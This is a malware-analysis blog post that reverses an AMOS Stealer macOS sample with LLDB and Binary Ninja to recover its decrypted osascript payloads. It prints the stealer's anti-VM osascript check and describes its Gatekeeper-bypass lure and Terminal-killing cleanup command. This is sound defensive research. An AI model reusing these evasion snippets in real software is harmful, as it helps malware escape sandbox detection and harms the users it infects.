Reversing FUD AMOS Stealer


denwp.com/amos-stealer-fud/

March 20, 2025

The AMOS Stealer is a macOS malware known for its data theft capabilities, often delivered via an encrypted `osascript (AppleScript)` payload. In this blog, I'll walk you through my process of reverse engineering a Fully Undetected (FUD) AMOS Stealer sample using LLDB, with Binary Ninja (Binja) as a reference for addresses, to extract its decrypted `osascript` payload. We'll start with static analysis, identify and bypass the anti-VM logic, discover a partial payload, and finally use a Python script to extract the full decrypted payload.

Initial Discovery


While hunting for FUD malware, I came across a sample similar to one posted by the @MalwareHunterTeam. This malware remained undetected on March 11, 2025, thanks to a single anti-VM command that halts execution on QEMU and VMware virtual machines. The below sample screenshot (taken on March 11, 2025) confirms the FUD status and shows no security vendors flagged it as malicious, with a community score of 0/61.




> Looks the actors started to use a new anti sandbox method sometimes yesterday, already seen a few samples with such behaviour...
> 😂
> But it's enough to bypass VT sandboxes as you can see, so...
> 🤷‍♂️ pic.twitter.com/T0oVhg8oUo
>
> — MalwareHunterTeam (@malwrhunterteam) March 11, 2025

Static analysis

The sample is a DMG file named `Installer_v2.7.8.dmg`. Upon mounting, instructions were found directing the user to right-click the `Installer` binary and select "Open." This technique is commonly used on macOS to bypass `Gatekeeper`, the security mechanism that enforces code signing and prevents unverified apps from running unless explicitly allowed by the user.




Extracting the contents of the DMG revealed its folder structure, including hidden files like `.background` and `.HFS+ Private Directory Data`, a volume icon, and the main `Installer` binary along with its resource file.



Name	Date Modified	Size
.background	10 Mar 2025 at 2:52 PM	--
.HFS+ Private Directory Data?	10 Mar 2025 at 2:52 PM	--
.VolumeIcon.icns	10 Mar 2025 at 2:52 PM	1.4 MB
[HFS+ Private Data]	10 Mar 2025 at 2:52 PM	--
Installer	10 Mar 2025 at 2:52 PM	20.7 MB
Installer/rsrc	10 Mar 2025 at 2:52 PM	1.5 MB

Running the `file` command on the Installer binary confirmed it's a Mach-O universal binary with two architectures: `x86_64`(for Intel Macs) and `arm64` (for Apple Silicon Macs). This makes the binary compatible with a wide range of macOS systems.




```
~/Downloads/Installer                                                    ✔  03:39:21
file *
Installer:             Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64]
Installer (for architecture x86_64):    Mach-O 64-bit executable x86_64
Installer (for architecture arm64):     Mach-O 64-bit executable arm64
Installer:rsrc:      data
[HFS+ Private Data]: directory
```

To look for readable commands or strings, I ran the strings command on the `Installer` binary. However, the output revealed only random blobs of data, indicating that the strings, including the `osascript` payload, are likely encrypted or encoded to evade static analysis.

```
~/Downloads/Installer ........................................ ✔ 04:05:25
strings Installer
4OzP-Z8u*rHxkJ?7Q)_h5pw6f#=C+oS1@3FgmdeqN2WLj$(UXlDnb%iaRycM0<>v
2338646e43616f283f444f583d69646a437a4f35233672243d7779334334
43614a332b694a443d364f622a7a25642a7a6f6e2336514043777702429385a62665f4f6243444f6d
43444f6e3d38706a437a4f6e666172322b7551402a714a792b61296443703c582b653c653d776c64
2b464f68352d256443773c44533529336f385a3553364f642a404e723d7766404377702429385a62
665f4f674369796266776428 2b4434463535704a705f2a4043612a404377702429385a62665f4f67
43697962667764282b443446706d2561663672642a464f623d3870287a406d72233830402b693364
433858402b694a443d364f622a7a7264533864622a5051442a404e7223776c6e23514e727a772955
2a754a4e23776c6a2a754a672b6564586f7a3446233633326f7a34582a404e722377796d2a386465
7258
vector
thread constructor failed
```


For a deeper static analysis, `Detect It Easy (DIE)` was used to examine the file properties. DIE confirmed that the `Installer` is a Mach-O FAT binary supporting `x86_64` and `arm64` architectures. The `x86_64` slice targets macOS 10.15.0 (or later), while the `arm64` slice targets macOS 11.0.0 (or later). Both are 64-bit executables compiled with clang and signed with `codesign` to pass Gatekeeper checks.



Using LLDB debugger

With static analysis revealing obfuscated strings, dynamic analysis was necessary to uncover the `osascript` payload.

Binary Ninja was used to analyze the binary's structure and identify key addresses. In Binja, the entry point at `0x1008722a0` (labeled `_start()`, but corresponding to `___lldb_unnamed_symbol50082` in LLDB), appeared central to the malware's logic. I also noted several calls to `system()`, which AMOS frequently uses to execute its `osascript` payloads.




Bypassing Anti-VM logic using LLDB

AMOS Stealer often employs anti-VM techniques to evade analysis in sandboxed environments, typically by querying system information to detect virtualization signatures like `QEMU` or `VMware`.

The binary was loaded into LLDB, and initial breakpoints were set to catch key functions potentially used for anti-VM or anti-debugging checks:

```
(lldb) breakpoint set --name ptrace
(lldb) breakpoint set --name system
(lldb) breakpoint set --address 0x100001220
(lldb) breakpoint set --name pthread_create
(lldb) breakpoint set --name sysctl
```




These breakpoints target:

- **ptrace**: For debugger detection.
- **system**: For the anti-VM osascript call.
- **0x100001220**: For a sysctl check (system information query).
- **pthread_create**: For threaded checks (e.g., parallel anti-debugging logic).
- **sysctl**: For additional VM detection.

I resumed execution with `continue`, and the first breakpoint hit was at `pthread_create`, indicating the program was attempting to create a thread—likely for additional checks or anti-debugging logic. This was bypassed by forcing the `pthread_create` call to return immediately with a success status (`0`), neutralizing the thread creation:


```
(lldb) thread return 0
(lldb) continue
```



The next breakpoint hit was at `system()`. The main thread was confirmed, and the command string passed to `system()` was inspected:

```
(lldb) thread list
(lldb) thread select 1
(lldb) p (char*)$rdi
```

The `%rdi` register, which holds the first argument to a function in the `x86_64` calling convention, revealed the anti-VM `osascript` command. This script checks for `QEMU` or `VMware` signatures in the system's memory data, exiting with status 42 if a VM is detected, or `0` if not.





```
osascript -e 'set memData to do shell script \"system_profiler
SPMemoryDataType\"\n\tif memData contains \"QEMU\" or memData contains \"VMware\"
then\n\t\tdo shell script \"exit 42\"\n\telse\n\t\tdo shell script \"exit 0\"\n\tend
if'"
```

I checked the return value of `system()` in `%eax`, the register used to store return values in `x86_64`. Then I patched `%eax` to `0` to trick the program into thinking no VM was present.

The current frame was disassembled to understand the logic after the `system()` call:

```
(lldb) disassemble --frame
```

The disassembly revealed hardcoded strings loaded into stack buffers, likely encrypted data or keys, and confirmed the two additional `system()` calls at `0x10087248b` and `0x1008724b4`.



The code was stepped through to ensure the patch worked. At `0x100872370`, the program compared the value at `-0xa0(%rbp)` to `0`:


```
(lldb) p/x *(int*)($rbp - 0xa0)
(int) 0x00000000
```

Since `%eax` was patched to `0`, the value at `-0xa0(%rbp)` was `0`, so the `je` jump to `0x10087240a` was taken, allowing execution to continue.

Extracting the Decrypted `osascript` Payload

With the anti-VM check bypassed, the focus shifted to finding the main `osascript` payload. I stepped to `0x10087240a` and set a breakpoint at the second `system()` call to inspect its command:


```
(lldb) breakpoint set --address 0x10087249b
(lldb) continue
```



When the breakpoint hit, the argument in `%rdi` was dumped:

```
(lldb) memory read --size 1 --format char --count 200 $rdi
```

This was not the `osascript` payload but a cleanup command to detach the process (`disown`) and kill the Terminal app (`pkill Terminal)`, likely to hide its activity.



The third `system()` call was targeted next, with a breakpoint set at `0x1008724b4` :

```
(lldb) breakpoint set --address 0x1008724b4
(lldb) continue
```

When the breakpoint hit, `%rdi` was dumped again:

```
memory read --size 1 --format char --count 500 $rdi
```

This was the `osascript` payload, starting with `osascript -e 'set release to true...`, indicating the beginning of AMOS Stealer's data theft logic, including hiding the Terminal window and defining a `filesizer` function to process files.

